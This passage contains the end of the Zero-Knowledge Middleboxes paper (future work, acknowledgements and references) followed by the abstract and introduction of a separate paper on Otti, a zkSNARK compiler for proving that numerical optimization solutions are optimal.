There are several larger extensions to explore. One is *circuit decomposition*, in which each of channel opening, parse and extract, and policy-check (§4) are separate circuits, each with a separate SRS. Each circuit would output a commitment, which would be opened in the successive circuit. This arrangement would allow the middlebox to run its own ZKSetup for the smaller circuits (parse-and-extract and policy-check), while trusted parties could install the infrequently-changing channel-opening circuit on clients. One systems question is what language the middlebox should use for expressing policy to clients, so that the client's networking stack can prevent non-compliant messages, and so that the client and middlebox can agree on the relevant circuits.

Another extension is alternate back-end proof protocols (§9). Universal SNARKs [24, 50, 93] are proof protocols in which a single SRS can be applied to different circuits of the same length. Using this machinery would ease the tradeoff between setup costs and trust (because now the setup

has to be done once, without ongoing revision), at the possible cost of more circuit design work and larger proofs. Also intriguing are backends that achieve excellent prover overhead [1,10,90,113,142] and require no trusted setup, though at the expense of larger verifier running time and larger proofs. Indeed, preliminary investigations indicate that by using a MPC-style proof protocol [42, 135, 136, 139], proving times of roughly one second are achievable, at the cost of verifier time rising to one second as well.

Another interesting direction is extending ZKMBs to other middlebox architectures. We focused here on the simplest case, a single middlebox located in the same local network as the client. We expect ZKMBs to adapt naturally to other settings, for example a middlebox interposed in front of the server, a middlebox running "off-path" in the cloud (§9), a chain of middleboxes enforcing different policies, stateful middleboxes, or traffic-rewriting middleboxes. Finally, a challenging task for future work is an implementation of a ZKMB that runs at the network's line rate.

Acknowledgements

We are indebted to Chris Wood for suggestions and insights about DNS throughout this project. Srikar Varadaraj provided help during the early stages of this work. Malavika Balachandran Tadeusz, Bill Budington, Richard Clayton, Henry Corrigan-Gibbs, Zachary DeStefano, Felix Günther, Anurag Khandelwal, Ian Miers, Eric Rescorla, Justin Thaler, Collin Zhang, Pete Zimmerman, and the anonymous reviewers gave helpful comments. This research was supported by DARPA under Agreement No. HR00112020022. Any opinions, findings and conclusions or recommendations expressed in this material are those of the authors and do not necessarily reflect the views of the United States Government or DARPA.

References

[1] Scott Ames, Carmit Hazay, Yuval Ishai, and Muthuramakrishnan Venkitasubramaniam. Ligero: Lightweight Sublinear Arguments Without a Trusted Setup. In *ACM CCS*, 2017.

[2] Sanjeev Arora, Carsten Lund, Rajeev Motwani, Madhu Sudan, and Mario Szegedy. Proof Verification and the Hardness of Approximation Problems. *Journal of the ACM*, 45(3), 1998.

[3] Sanjeev Arora and Shmuel Safra. Probabilistic Checking of Proofs: A New Characterization of NP. *Journal of the ACM*, 45(1), 1998.

[4] László Babai, Lance Fortnow, Leonid A Levin, and Mario Szegedy. Checking Computations in Polylogarithmic Time. In *ACM STOC*, 1991.

[5] Kenji Baheux. A safer and more private browsing experience with Secure DNS. *Chromium Blog*, May 2020.

[6] R.L. Barnes, K. Bhargavan, and C. Wood. Hybrid Public Key Encryption, 2020. https://tools.ietf.org/html/draft-irtf-cfrg-hpke-04.

[7] Eli Ben-Sasson, Iddo Bentov, Yinon Horesh, and Michael Riabzev. Scalable, transparent, and post-quantum secure computational integrity. Cryptology ePrint Archive, Report 2018/046, 2018.

[8] Eli Ben-Sasson, Alessandro Chiesa, Daniel Genkin, Eran Tromer, and Madars Virza. SNARKs for C: Verifying program executions succinctly and in zero knowledge. In *IACR CRYPTO*, 2013.

[9] Eli Ben-Sasson, Alessandro Chiesa, Eran Tromer, and Madars Virza. Succinct non-interactive zero knowledge for a von Neumann architecture. In *USENIX Security*, 2014.

[10] Rishabh Bhadauria, Zhiyong Fang, Carmit Hazay, Muthuramakrishnan Venkitasubramaniam, Tiancheng Xie, and Yupeng Zhang. Ligero++: A new optimized sublinear IOP. In *ACM CCS*, 2020.

[11] Nir Bitansky, Ran Canetti, Alessandro Chiesa, and Eran Tromer. From extractable collision resistance to succinct non-interactive arguments of knowledge, and back again. In *ITCS*, 2012.

[12] Manuel Blum, Paul Feldman, and Silvio Micali. Non-Interactive Zero-Knowledge and its Applications. In *ACM STOC*, 1988.

[13] Jonathan Bootle, Andrea Cerulli, Jens Groth, Sune Jakobsen, and Mary Maller. Arya: Nearly Linear-Time Zero-Knowledge Proofs for Correct Program Execution. In *IACR Asiacrypt*, 2018.

[14] Stéphane Bortzmeyer. DNS Privacy Considerations. RFC 7626, 2015.

[15] Sean Bowe, Jack Grigg, and Daira Hopwood. Recursive proof composition without a trusted setup. Cryptology ePrint Archive, Report 2019/1021, 2019.

[16] Benjamin Braun. Compiling computations to constraints for verified computation. UT Austin Honors thesis HR-12-10, December 2012.

[17] Benjamin Braun, Ariel J. Feldman, Zuocheng Ren, Srinath Setty, Andrew J. Blumberg, and Michael Walfish. Verifying computations with state. In *ACM SOSP*, 2013.

[18] Jon Brodkin. AT&T to end targeted ads program, give all users lowest available price. *Ars Technica*, 2016.

[19] Benedikt Bünz, Alessandro Chiesa, Pratyush Mishra, and Nicholas Spooner. Proof-Carrying Data from Accumulation Schemes. In *IACR TCC*, 2020.

[20] Benedikt Bünz, Ben Fisch, and Alan Szepieniec. Transparent SNARKs from DARK compilers. In *IACR Eurocrypt*, 2020.

[21] Jonas Bushart and Christian Rossow. Padding Ain't

Enough: Assessing the Privacy Guarantees of Encrypted DNS. In *USENIX FOCI*, 2020.

[22] Jan Camenisch and Victor Shoup. Practical verifiable encryption and decryption of discrete logarithms. In *IACR CRYPTO*, 2003.

[23] Configuring networks to disable DNS over HTTPS. https://support.mozilla.org/en-US/kb/configuring-networks-disable-dns-over-https, 2022.

[24] Alessandro Chiesa, Yuncong Hu, Mary Maller, Pratyush Mishra, Noah Vesely, and Nicholas P. Ward. Marlin: Preprocessing zkSNARKs with universal and updatable SRS. In *IACR Eurocrypt*, 2020.

[25] Alessandro Chiesa, Dev Ojha, and Nicholas Spooner. Fractal: Post-quantum and transparent recursive proofs from holography. In *IACR Eurocrypt*, 2020.

[26] Children's Internet Protection Act. 106th U.S. Congress Public Law 554, 2000.

[27] Collin Chin, Howard Wu, Raymond Chu, Alessandro Coglio, Eric McCarthy, and Eric Smith. Leo: A Programming Language for Formally Verified, Zero-Knowledge Applications. Cryptology ePrint Archive, Report 2021/651, 2021.

[28] Catalin Cimpanu. UK ISP group names Mozilla 'Internet Villain' for supporting 'DNS-over-HTTPS'. *ZDNet*, 2019.

[29] D.D. Clark, J. Wroclawski, K.R. Sollins, and R. Braden. Tussle in cyberspace: defining tomorrow's Internet. *IEEE/ACM Transactions on Networking*, 13(3), 2005. First appeared in SIGCOMM 2002.

[30] Adam Costello. Punycode: A Bootstring encoding of Unicode for Internationalized Domain Names in Applications (IDNA). RFC 3492, 2003.

[31] Craig Costello, Cédric Fournet, Jon Howell, Markulf Kohlweiss, Benjamin Kreuter, Michael Naehrig, Bryan Parno, and Samee Zahur. Geppetto: Versatile verifiable computation. In *IEEE Security & Privacy*, 2015.

[32] Xavier de Carné de Carnavalet and Paul C. van Oorschot. A survey and analysis of TLS interception mechanisms and motivations, 2020.

[33] Selena Deckelmann. Firefox continues push to bring DNS over HTTPS by default for US users. *Mozilla Blog*, February 2020.

[34] Antoine Delignat-Lavaud, Cédric Fournet, Markulf Kohlweiss, and Bryan Parno. Cinderella: Turning shabby X.509 certificates into elegant anonymous credentials with the magic of verifiable computation. In *IEEE Security & Privacy*, 2016.

[35] Roger Dingledine, Nick Mathewson, and Paul Syverson. Tor: The second-generation onion router. Technical report, Naval Research Lab Washington DC, 2004.

[36] Colin Dixon, Hardeep Uppal, Vjekoslav Brajkovic, Dane Brandon, Thomas Anderson, and Arvind Krishnamurthy. ETTM: A scalable fault tolerant network manager. In *USENIX NSDI*, 2011.

[37] Yevgeniy Dodis, Paul Grubbs, Thomas Ristenpart, and Joanne Woodage. Fast message franking: From invisible salamanders to encryptment. In *IACR CRYPTO*, 2018.

[38] Ralph Droms. Dynamic Host Configuration Protocol. RFC 2131, 1997.

[39] Ralph Droms and Steve Alexander. DHCP Options and BOOTP Vendor Extensions. RFC 2132, 1997.

[40] Huayi Duan, Xingliang Yuan, and Cong Wang. Lightbox: SGX-assisted secure network functions at near-native speed. *arXiv preprint arXiv:1706.06261*, 2017.

[41] Morris Dworkin, Elaine Barker, James Nechvatal, James Foti, Lawrence Bassham, E. Roback, and James Dray. Advanced encryption standard (AES). NIST FIPS 197, 2001.

[42] EMP-toolkit: Efficient MultiParty computation toolkit, 2021. https://github.com/emp-toolkit/emp-zk.

[43] Roya Ensafi, David Fifield, Philipp Winter, Nick Feamster, Nicholas Weaver, and Vern Paxson. Examining how the Great Firewall discovers hidden circumvention servers. In *ACM IMC*, 2015.

[44] Patrick Faltstrom, Paul Hoffman, and Adam Costello. Internationalizing Domain Names in Applications (IDNA). RFC 3490, 2003.

[45] Jingyuan Fan, Chaowen Guan, Kui Ren, Yong Cui, and Chunming Qiao. Spabox: Safeguarding privacy during deep packet inspection at a middlebox. *IEEE/ACM Transactions on Networking*, 25(6), 2017.

[46] Amos Fiat and Adi Shamir. How to prove yourself: Practical solutions to identification and signature problems. In *IACR CRYPTO*, 1986.

[47] Secure hash standard. NIST FIPS 180-2, 2002.

[48] Georg Fuchsbauer. Subversion-zero-knowledge SNARKs. In *IACR PKC*, 2018.

[49] Ariel Gabizon and Zachary J. Williamson. plookup: A simplified polynomial protocol for lookup tables. Cryptology ePrint Archive, Report 2020/315, 2020.

[50] Ariel Gabizon, Zachary J. Williamson, and Oana Ciobotaru. Plonk: Permutations over Lagrange-bases for oecumenical noninteractive arguments of knowledge. Cryptology ePrint Archive, Report 2019/953, 2019.

[51] Nicolas Gailly, Mary Maller, and Anca Nitulescu. SnarkPack: Practical SNARK aggregation. Cryptology ePrint Archive, Report 2021/529, 2021.

[52] Rosario Gennaro, Craig Gentry, Bryan Parno, and Mariana Raykova. Quadratic span programs and succinct NIZKs without PCPs. In *IACR Eurocrypt*, 2013.

[53] Oded Goldreich. Probabilistic proof systems – a primer. *Foundations and Trends in Theoretical Computer Science*, 3(1), 2008.

[54] Shafi Goldwasser, Yael Tauman Kalai, and Guy N Rothblum. Delegating computation: interactive proofs for

muggles. *Journal of the ACM*, 62(4), 2015.

[55] Shafi Goldwasser, Silvio Micali, and Charles Rackoff. The knowledge complexity of interactive proof systems. *SIAM Journal on Computing*, 18(1), 1989.

[56] David Goltzsche, Signe Rüsch, Manuel Nieke, Sébastien Vaucher, Nico Weichbrodt, Valerio Schiavoni, Pierre-Louis Aublin, Paolo Cosa, Christof Fetzer, Pascal Felber, et al. Endbox: Scalable middlebox functions using client-side trusted execution. In *IEEE/IFIP DSN*, 2018.

[57] Deli Gong, Muoi Tran, Shweta Shinde, Hao Jin, Vyas Sekar, Prateek Saxena, and Min Suk Kang. Practical verifiable in-network filtering for DDoS defense. In *2019 IEEE ICDCS*, 2019.

[58] Lorenzo Grassi, Dmitry Khovratovich, Christian Rechberger, Arnab Roy, and Markus Schofnegger. Poseidon: A new hash function for zero-knowledge proof systems. In *USENIX Security*, 2021.

[59] Jens Groth. On the size of pairing-based non-interactive arguments. In *IACR Eurocrypt*, 2016.

[60] Christian Grothoff, Matthias Wachs, Monika Ermert, and Jacob Appelbaum. Toward secure name resolution on the Internet. *Computers & Security*, 77, 2018.

[61] Electronic Frontier Foundation & Online Policy Group. Internet blocking in public schools, 2003. https://www.eff.org/files/filenode/net_block_report.pdf.

[62] Paul Grubbs, Arasu Arun, Ye Zhang, Joseph Bonneau, and Michael Walfish. Zero-Knowledge Middleboxes. Cryptology ePrint Archive, Report 2021/1022, 2021.

[63] Paul Grubbs, Jiahui Lu, and Thomas Ristenpart. Message franking via committing authenticated encryption. In *IACR CRYPTO*, 2017.

[64] Juhyeng Han, Seongmin Kim, Daeyang Cho, Byungkwon Choi, Jaehyeong Ha, and Dongsu Han. A Secure Middlebox Framework for Enabling Visibility Over Multiple Encryption Protocols. *IEEE/ACM Transactions on Networking*, 28(6), 2020.

[65] Juhyeng Han, Seongmin Kim, Jaehyeong Ha, and Dongsu Han. SGX-Box: Enabling visibility on encrypted traffic using a secure middlebox module. In *Asia-Pacific Workshop on Networking*, 2017.

[66] Wes Hardaker. Measuring the size of Mozilla's DOH Canary Domain. https://www.isi.edu/~hardaker/news/20191120-canary-domain-measuring.html, 2019.

[67] Paul Hoffman and Marc Blanchet. Preparation of Internationalized Strings (stringprep). RFC 3454, 2002.

[68] Paul Hoffman and Marc Blanchet. Nameprep: A Stringprep Profile for Internationalized Domain Names. RFC 3491, 2003.

[69] Paul E. Hoffman and Patrick McManus. DNS Queries over HTTPS (DoH). RFC 8484, 2018.

[70] Austin Hounsel, Paul Schmitt, Kevin Borgolte, and Nick Feamster. Designing for tussle in encrypted DNS. In *ACM HotNets*, 2021.

[71] Zi Hu, Liang Zhu, John Heidemann, Allison Mankin, Duane Wessels, and Paul E. Hoffman. Specification for DNS over Transport Layer Security (TLS). RFC 7858, 2016.

[72] Internationalized domain names. https://en.wikipedia.org/wiki/Internationalized_domain_name, 2021.

[73] Jacob Kastrenakes. It's official: your Internet provider can share your web history. *The Verge*, 2017.

[74] Cameron F Kerry and Patrick D Gallagher. Digital signature standard (DSS). NIST FIPS 186-4, 2013.

[75] Jongkil Kim, Seyit Camtepe, Joonsang Baek, Willy Susilo, Josef Pieprzyk, and Surya Nepal. P2DPI: Practical and Privacy-Preserving Deep Packet Inspection. *AsiaCCS*, 2021.

[76] Eric Kinnear, Patrick McManus, Tommy Pauly, Tanya Verma, and Christopher A. Wood. Oblivious DNS Over HTTPS. Internet-Draft draft-pauly-dprive-oblivious-doh-06, Internet Engineering Task Force, 2021.

[77] John Klensin. Internationalized Domain Names in Applications (IDNA): Protocol. RFC 5891, 2010.

[78] Paul C Kocher. On certificate revocation and validation. In *Financial Crypto*, 1998.

[79] Ahmed Kosba, Charalampos Papamanthou, and Elaine Shi. xJsnark: a framework for efficient verifiable computation. In *IEEE Security & Privacy*, 2018.

[80] Abhiram Kothapalli, Elisaweta Masserova, and Bryan Parno. Poppins: A direct construction for asymptotically optimal zkSNARKs. Cryptology ePrint Archive, Report 2020/1318, 2020.

[81] Abhiram Kothapalli, Srinath Setty, and Ioanna Tzialla. Nova: Recursive Zero-Knowledge Arguments from Folding Schemes. Cryptology ePrint Archive, Report 2021/370, 2021.

[82] Dmitrii Kuvaiskii, Somnath Chakrabarti, and Mona Vij. Snort intrusion detection system with Intel software guard extension (Intel SGX). *arXiv preprint arXiv:1802.00508*, 2018.

[83] SSL Labs. SSL Pulse. https://www.ssllabs.com/ssl-pulse/.

[84] Shangqi Lai, Xingliang Yuan, Joseph K Liu, Xun Yi, Qi Li, Dongxi Liu, and Surya Nepal. OblivSketch: Oblivious Network Measurement as a Cloud Service. In *ISOC NDSS*, 2021.

[85] Shangqi Lai, Xingliang Yuan, Shifeng Sun, Joseph K. Liu, Ron Steinfeld, Amin Sakzad, and Dongxi Liu. Practical Encrypted Network Traffic Pattern Matching for Secure Middleboxes. *IEEE TDSC*, 2021.

[86] Chang Lan, Justine Sherry, Raluca Ada Popa, Sylvia Ratnasamy, and Zhi Liu. Embark: Securely outsourcing middleboxes to the cloud. In *USENIX NSDI*, 2016.

[87] Adam Langley, Wan-Teh Chang, Nikos Mavrogiannopoulos, Joachim Strombergson, and Simon Josefsson. ChaCha20-Poly1305 Cipher Suites for Transport Layer Security (TLS). RFC 7905, June 2016.

[88] Hyunwoo Lee, Zach Smith, Junghwan Lim, Gyeongjae Choi, Selin Chun, Taejoong Chung, and Ted Taekyoung Kwon. maTLS: How to make TLS middlebox-aware? In *ISOC NDSS*, 2019.

[89] Jonathan Lee. Dory: Efficient, Transparent arguments for Generalised Inner Products and Polynomial Commitments. Cryptology ePrint Archive, Report 2020/1274, 2020.

[90] Jonathan Lee, Srinath Setty, Justin Thaler, and Riad Wahby. Linear-time and post-quantum zero-knowledge SNARKs for R1CS. Cryptology ePrint Archive, Report 2021/030, 2021.

[91] Julia Len, Paul Grubbs, and Thomas Ristenpart. Partitioning Oracle Attacks. In *USENIX Security*, 2021.

[92] Cong Liu, Yong Cui, Kun Tan, Quan Fan, Kui Ren, and Jianping Wu. Building generic scalable middlebox services over encrypted protocols. In *IEEE INFOCOM*, 2018.

[93] Mary Maller, Sean Bowe, Markulf Kohlweiss, and Sarah Meiklejohn. Sonic: Zero-knowledge SNARKs from linear-size universal and updatable structured reference strings. In *ACM CCS*, 2019.

[94] Chad Mayfield. my-pihole-blocklists/pi_blocklist_porn_all.list. https://github.com/chadmayfield/my-pihole-blocklists, 2021.

[95] David McGrew and John Viega. The galois/counter mode of operation (GCM). *NIST Modes of Operation Process*, 20, 2004.

[96] P. Mockapetris. Domain names - concepts and facilities. RFC 1034, 1987.

[97] P. Mockapetris. Domain names - implementation and specification. RFC 1035, 1987.

[98] Moni Naor and Omer Reingold. Number-theoretic constructions of efficient pseudo-random functions. In *IEEE FOCS*, 1997.

[99] David Naylor, Richard Li, Christos Gkantsidis, Thomas Karagiannis, and Peter Steenkiste. And Then There Were More: Secure Communication for More Than Two Parties. In *ACM CoNEXT*, 2017.

[100] David Naylor, Kyle Schomp, Matteo Varvello, Ilias Leontiadis, Jeremy Blackburn, Diego R López, Konstantina Papagiannaki, Pablo Rodriguez Rodriguez, and Peter Steenkiste. Multi-context TLS (mcTLS): Enabling secure in-network functionality in TLS. *ACM SIGCOMM Computer Communication Review*, 45(4), 2015.

[101] Henrik Nielsen, Jeffrey Mogul, Larry M Masinter, Roy T. Fielding, Jim Gettys, Paul J. Leach, and Tim Berners-Lee. Hypertext Transfer Protocol – HTTP/1.1. RFC 2616, 1999.

[102] Jianting Ning, Xinyi Huang, Geong Sen Poh, Shengmin Xu, Jia-Chng Loh, Jian Weng, and Robert H Deng. Pine: Enabling privacy-preserving deep packet inspection on TLS with rule-hiding and fast connection establishment. In *ESORICS*, 2020.

[103] Jianting Ning, Geong Sen Poh, Jia-Ch'ng Loh, Jason Chia, and Ee-Chien Chang. PrivDPI: privacy-preserving encrypted traffic inspection with reusable obfuscated rules. In *ACM CCS*, 2019.

[104] Alex Ozdemir, Fraser Brown, and Riad S. Wahby. Unifying compilers for SNARKs, SMT, and more. Cryptology ePrint Archive, Report 2020/1586, 2020.

[105] Alex Ozdemir, Riad Wahby, Barry Whitehat, and Dan Boneh. Scaling verifiable computation using efficient set accumulators. In *USENIX Security*, 2020.

[106] Bryan Parno, Craig Gentry, Jon Howell, and Mariana Raykova. Pinocchio: Nearly practical verifiable computation. In *IEEE Security & Privacy*, 2013.

[107] Pequin: A system for verifying outsourced computations, and applying SNARKs. https://github.com/pepper-project/pequin.

[108] Rishabh Poddar, Chang Lan, Raluca Ada Popa, and Sylvia Ratnasamy. Safebricks: Shielding network functions in the cloud. In *USENIX NSDI*, 2018.

[109] Geong Sen Poh, Dinil Mon Divakaran, Hoon Wei Lim, Jianting Ning, and Achintya Desai. A Survey of Privacy-Preserving Techniques for Encrypted Traffic Inspection over Network Middleboxes. *arXiv preprint arXiv:2101.04338*, 2021.

[110] Matthew Prince. Announcing 1.1.1.1: the fastest, privacy-first consumer DNS service. *Cloudflare Blog*, April 2018.

[111] Eli Ben Sasson, Alessandro Chiesa, Christina Garman, Matthew Green, Ian Miers, Eran Tromer, and Madars Virza. Zerocash: Decentralized anonymous payments from Bitcoin. In *IEEE Security & Privacy*, 2014.

[112] Calyptix Security. Egress Filtering 101: What it is and how to do it, 2015.

[113] Srinath Setty. Spartan: Efficient and general-purpose zkSNARKs without trusted setup. In *IACR CRYPTO*, 2020.

[114] Srinath Setty and Jonathan Lee. Quarks: Quadruple-efficient transparent zkSNARKs. Cryptology ePrint Archive, Report 2020/1275, 2020.

[115] Srinath Setty, Victor Vu, Nikhil Panpalia, Benjamin Braun, Andrew J. Blumberg, and Michael Walfish. Taking proof-based verified computation a few steps closer to practicality. In *USENIX Security*, 2012.

[116] Justine Sherry, Chang Lan, Raluca Ada Popa, and Sylvia Ratnasamy. BlindBox: Deep packet inspection over encrypted traffic. In *ACM SIGCOMM*, 2015.

[117] Justine M. Sherry. *Middleboxes as a Cloud Service*. PhD thesis, University of California, Berkeley, 2016.

[118] Haya Shulman. Pretty bad privacy: Pitfalls of DNS encryption. In *ACM WPES*, 2014.

[119] Sandra Siby, Marc Juarez, Claudia Diaz, Narseo Vallina-Rodriguez, and Carmela Troncoso. Encrypted DNS–> privacy? a traffic analysis perspective. *arXiv preprint arXiv:1906.09682*, 2019.

[120] Anthony Spadafora. Apple devices will get encrypted DNS in iOS 14 and macOS 11. *Tech Radar*, July 2020.

[121] Justin Thaler. Proofs, arguments, and zero-knowledge. http://people.cs.georgetown.edu/jthaler/ProofsArgsAndZK.html, 2020.

[122] tlslite-ng: TLS implementation in pure Python, 2021.

[123] Amar Toor. UK to block all online porn by default later this year. *The Verge*, 2013.

[124] Bohdan Trach, Alfred Krohmer, Franz Gregor, Sergei Arnautov, Pramod Bhatotia, and Christof Fetzer. Shieldbox: Secure middleboxes using shielded execution. In *Symposium on SDN Research*, 2018.

[125] Mozilla policy requirements for DNS over HTTPs partners. https://wiki.mozilla.org/Security/DOH-resolver-policy, 2022.

[126] Marshall Vale. Google Public DNS over HTTPS (DoH) supports RFC 8484 standard. *Google Security Blog*, June 2019.

[127] W3Schools. Chrome Statistics. https://www.w3schools.com/browsers/browsers_chrome.asp.

[128] Riad Wahby. Practical proof systems: implementations, applications, and next steps. https://www.pepper-project.org/simons-vc-survey.pdf, September 2019.

[129] Riad S. Wahby, Srinath Setty, Zuocheng Ren, Andrew J. Blumberg, and Michael Walfish. Efficient RAM and control flow in verifiable outsourced computation. In *ISOC NDSS*, 2015.

[130] Riad S. Wahby, Ioanna Tzialla, abhi shelat, Justin Thaler, and Michael Walfish. Doubly-efficient zkSNARKs without trusted setup. In *IEEE Security & Privacy*, 2018.

[131] Michael Walfish and Andrew J. Blumberg. Verifying computations without reexecuting them: from theoretical possibility to near practicality. *Communications of the ACM*, 58(2), 2015.

[132] Juan Wang, Shirong Hao, Yi Li, Zhi Hong, Fei Yan, Bo Zhao, Jing Ma, and Huanguo Zhang. TVIDS: Trusted virtual IDS with SGX. *China Communications*, 16(10), 2019.

[133] Liang Wang, Gilad Asharov, Rafael Pass, Thomas Ristenpart, and abhi shelat. Blind certificate authorities. In *IEEE Security & Privacy*, 2019.

[134] Zachary Weinberg, Jeffrey Wang, Vinod Yegneswaran, Linda Briesemeister, Steven Cheung, Frank Wang, and Dan Boneh. Stegotorus: a camouflage proxy for the Tor anonymity system. In *ACM CCS*, 2012.

[135] Chenkai Weng, Kang Yang, Jonathan Katz, and Xiao Wang. Wolverine: fast, scalable, and communication-efficient zero-knowledge proofs for boolean and arithmetic circuits. In *IEEE Security & Privacy*, 2021.

[136] Chenkai Weng, Kang Yang, Xiang Xie, Jonathan Katz, and Xiao Wang. Mystique: Efficient Conversions for Zero-Knowledge Proofs with Applications to Machine Learning. In *USENIX Security*, 2021.

[137] Florian Wilkens, Steffen Haas, Johanna Amann, and Mathias Fischer. Passive, transparent, and selective TLS decryption for network security monitoring. *arXiv preprint arXiv:2104.09828*, 2021.

[138] Eric Wustrow, Scott Wolchok, Ian Goldberg, and J Alex Halderman. Telex: Anticensorship in the network infrastructure. In *USENIX Security*, 2011.

[139] Kang Yang, Pratik Sarkar, Chenkai Weng, and Xiao Wang. QuickSilver: Efficient and Affordable Zero-Knowledge Proofs for Circuits and Polynomials over Any Field. In *ACM CCS*, 2021.

[140] Xingliang Yuan, Huayi Duan, and Cong Wang. Assuring string pattern matching in outsourced middleboxes. *IEEE/ACM Transactions on Networking*, 26(3), 2018.

[141] Fan Zhang, Deepak Maram, Harjasleen Malvai, Steven Goldfeder, and Ari Juels. DECO: Liberating web data using decentralized oracles for TLS. In *ACM CCS*, 2020.

[142] Jiaheng Zhang, Tiancheng Xie, Yupeng Zhang, and Dawn Song. Transparent Polynomial Delegation and Its Applications to Zero Knowledge Proof. In *IEEE Security & Privacy*, 2020.

[143] Yupeng Zhang, Daniel Genkin, Jonathan Katz, Dimitrios Papadopoulos, and Charalampos Papamanthou. vRAM: Faster verifiable RAM with program-independent preprocessing. In *IEEE Security & Privacy*, 2018.

[144] Pete Zimmerman. Private communication, February 2021.

[145] ZoKrates: A toolbox for zkSNARKs on Ethereum. https://github.com/Zokrates/ZoKrates.

Efficient Representation of Numerical Optimization Problems for SNARKs

Sebastian Angel[⋆†] Andrew J. Blumberg[‡] Eleftherios Ioannidis[⋆] Jess Woods[⋆]
[⋆]*University of Pennsylvania* [†]*Microsoft Research* [‡]*Columbia University*

Abstract. This paper introduces Otti, a general-purpose compiler for (zk)SNARKs that provides support for numerical optimization problems. Otti produces efficient arithmetizations of programs that contain optimization problems including linear programming (LP), semi-definite programming (SDP), and a broad class of stochastic gradient descent (SGD) instances. Numerical optimization is a fundamental algorithmic building block: applications include scheduling and resource allocation tasks, approximations to NP-hard problems, and training of neural networks. Otti takes as input arbitrary programs written in a subset of C that contain optimization problems specified via an easy-to-use API. Otti then automatically produces rank-1 constraint satisfiability (R1CS) instances that express a succinct transformation of those programs. Correct execution of the transformed program implies the optimality of the solution to the original optimization problem. Our evaluation on real benchmarks shows that Otti, instantiated with the Spartan proof system, can prove the optimality of solutions in zero-knowledge in as little as 100 ms—over 4 orders of magnitude faster than existing approaches.

1 Introduction

Optimization problems are pervasive in science, government, business, and academia. Convex optimization in the form of linear programming (LP) and semidefinite programming (SDP) is widespread, and the rise of deep learning has put particular emphasis on stochastic gradient descent (SGD). Example applications include resource allocation problems, approximation of NP-hard problems, training of machine learning models, and others. Efficiently producing solutions to these problems is the subject of intensive study. However, there is much less focus on providing transparency about the nature of the solution process or the quality of the resulting answer. Today, a *solver* (e.g., a government agency like FEMA) publishes the purported optimal solution to an optimization problem (e.g., the optimal allocation of medications to shelters) and asks *clients* (parties interested or affected by the result) to trust the solution. While clients could in principle rederive the optimal solution on their own, in many applications the inputs to the optimization problem are sensitive and cannot be shared (for example, due to security clearances, personal identifiable information, or business secrets). This complicates accountability and transparency.

Existing systems for zero-knowledge succinct non-interactive arguments of knowledge (zkSNARKs) [14–16, 18, 19, 26–28, 38, 40, 48, 54, 63, 65, 70, 73, 75] offer an attractive way to bring accountability and transparency into an otherwise opaque process. Assuming that the inputs can be made available in the form of cryptographic commitments by some means, the solver can generate a cryptographic proof that convinces clients that the solution is optimal without revealing the sensitive inputs. Concrete examples of where this situation might be applicable include:

- A school commits to secret admissions criteria. Students submit application materials (test scores, etc.) and the school then proves, in zero-knowledge, that admissions were the optimal solution to the optimization problem.
- A hospital commits to a donor list. The hospital then proves in zero-knowledge to a prospective donor, who is a partner of someone in need of an organ (but not a match), that if they donate their kidney their partner can receive a compatible organ (this is called a kidney chain [12]).
- An automobile company commits to a data set. The company proves to regulators safety properties about the data in zero-knowledge (that it has adequate sample diversity, light conditions, etc.). Then, the automobile company can prove (again in zero-knowledge) that the ML model incorporated in a car was trained with the committed data.

The above examples are predicated on existing zkSNARKs being able to describe facts about optimization problems. Unfortunately, existing mechanisms for expressing optimization problems in a format amenable for zkSNARKs (e.g., arithmetic or boolean circuits, rank-1 constraint satisfiability systems) result in prohibitive costs. As a concrete example, representing an LP instance with 3 variables and 3 linear equations using a state-of-the-art compiler for SNARKs [52] results in over 1 million multiplication gates. Worse yet, we are unable to compile much larger instances due to the radical blow up in the number of constraints and the high memory burden this places on the compiler. This massive expressivity cost comes from a few sources: (1) the need to support random memory accesses; (2) the need for fixed point or double precision to approximate real numbers; (3) the need to upper bound the number of loop iterations required to find an optimal solution for any possible inputs; and (4) the need to express the complex logic of the solver.

To address these issues, we introduce Otti, a compiler for zkSNARKs that takes as input programs written in C that include optimization instances and outputs rank-1 constraint satisfiability instances (R1CS) for these programs that are succinct and efficient to prove and verify. Otti works as follows:

Exploit nondeterministic checkers. Otti uses the observation that for a prover to convince a verifier that it knows the output of some program, the prover does not actually need to

run the program at all, much less prove that it ran the program correctly. Instead, the prover just needs to prove that the output of the program is *correct*. For example, the prover does not need to prove that a list was sorted with Quicksort, but simply that the list is in sorted order. Therefore, in such examples the prover can prove to the verifier that a purported output of the program is correct—this is equivalent to running the program and obtaining the solution. A *nondeterministic checker* is a special program that does this: the nondeterministic checker is derived from the original program and takes the solution to the original program as a nondeterministic input (how the prover gets this solution is irrelevant). The prover then confirms that the solution is correct (i.e., passes the checker) and proves this fact to the verifier, via a zkSNARK.

Build nondeterministic checkers from certificates. Otti uses the certificates of optimality which are available for many optimization problems [47] to build nondeterministic checkers. Validating these certificates is equivalent to verifying that the solution to the optimization problem is optimal. Crucially, the nondeterministic checkers produced by this approach are radically more efficient than the original programs: they reduce (and often eliminate) the need for random memory accesses, eliminate the need to upper bound loop iterations, and avoid representing the logic of the solver itself.

Probabilistic certificates of optimality. Many important classes of optimization problems (e.g., instances where SGD is used) lack deterministic certificates of optimality. In these cases, Otti introduces the notion of *probabilistic certificates of optimality* (PCO). PCOs have the same benefits as standard certificates but have a small soundness error. We show how to apply PCOs to some instances of SGD to construct efficient nondeterministic checkers. Our approach here is guided by a new conjecture that asserts that whenever there is a rapid convergence result for SGD, one can extract a PCO and therefore also a nondeterministic checker.

Automatic generation of checkers. Otti takes as input C programs extended with an API for optimization problems (e.g., Otti's API for LP is inspired by Google's Glop linear solver [6]). Otti then automatically extracts and compiles the nondeterministic checker for the optimization program defined with this API. This allows developers to be oblivious to the notions of certificates of optimality, since their theory can be quite complex for problems beyond LP.

Leverage numerical optimization solvers. Otti leverages existing fast numerical solvers (e.g., lpsolve [7]) to find the solution to the underlying optimization problems in the provided C programs (and our API) and supply these solutions to the nondeterministic checkers that Otti generates.

